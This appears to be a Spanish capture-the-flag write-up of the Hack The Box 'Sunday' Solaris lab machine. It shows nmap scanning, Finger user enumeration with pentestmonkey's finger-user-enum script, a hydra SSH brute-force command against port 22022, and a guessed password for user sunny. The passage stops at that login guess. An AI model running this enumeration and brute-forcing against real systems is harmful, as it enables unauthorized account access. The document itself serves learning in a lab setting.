

Maquina de sistema operativo solaris

Sunday es una máquina bastante simple, sin embargo, utiliza software bastante antiguo y puede ser un poco impredecible a veces. Se centra principalmente en explotar el servicio Finger, así como en el uso de credenciales débiles.


Escaneo:
Al validar haciendo ping al equipo encuentro que su ttl no es de 64 ni 128 por lo cual no es ni Windows ni Linux



Validamos que servicios cuenta con nmap.




detectamos versiones




Port 79 Finger

El programa/servicio **Finger** se utiliza para obtener información sobre los usuarios de ordenadores. Normalmente, la información proporcionada incluye el **nombre de inicio de sesión del usuario, su nombre completo** y, en algunos casos, detalles adicionales.


Parece que este servicio puede ser atacado, sin embargo, seguimos buscando por el lado web.




seguimos la instruccion y validamos por https
https://10.10.10.76:6787/solaris/login/




Utilizando ayuda de hacktrics encontramos datos importantes
https://book.hacktricks.xyz/network-services-pentesting/pentesting-finger
finger admin@10.10.10.76




finger user@10.10.10.76



validando algunos command execute pero no funcionaron



Como evidencie que las respuestas cambian al utilizar usuarios distintos se me ocurrió probar con root.
finger root@10.10.10.76




sin embargo para validar utilizo el siguiente script
https://pentestmonkey.net/tools/user-enumeration/finger-user-enum
https://github.com/pentestmonkey/finger-user-enum


```
~/machineshtb/Sunday
 wget https://raw.githubusercontent.com/pentestmonkey/finger-user-enum/master/finger-user-enum.pl
--2024-04-16 02:25:13--  https://raw.githubusercontent.com/pentestmonkey/finger-user-enum/master/finger-user-enum.pl
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.110.133, ..
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12477 (12K) [text/plain]
Saving to: 'finger-user-enum.pl'

finger-user-enum.pl                 100%[===================================================================================

2024-04-16 02:25:14 (51.1 MB/s) - 'finger-user-enum.pl' saved [12477/12477]


~/machineshtb/Sunday
 file finger-user-enum.pl
finger-user-enum.pl: Perl script text executable
```

doy permisos de ejecucion y validamos los usuarios


./finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 10.10.10.76




lo interesante fue que encontramos usuarios con acceso a ssh aparte de root




Acá dure un buen rato, sin embargo, al enumerar de nuevo recordé que si está habilitado el ssh y es por el puerto 22022




Por ende realizaremos un ataque de fuerza bruta con estos 2 usuarios.
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 10.10.10.76 -t 4 ssh -s 22022




Sin embargo, demoraba bastante por lo cual se me ocurrió probar con el nombre de la máquina y el usuario sunny:sunday



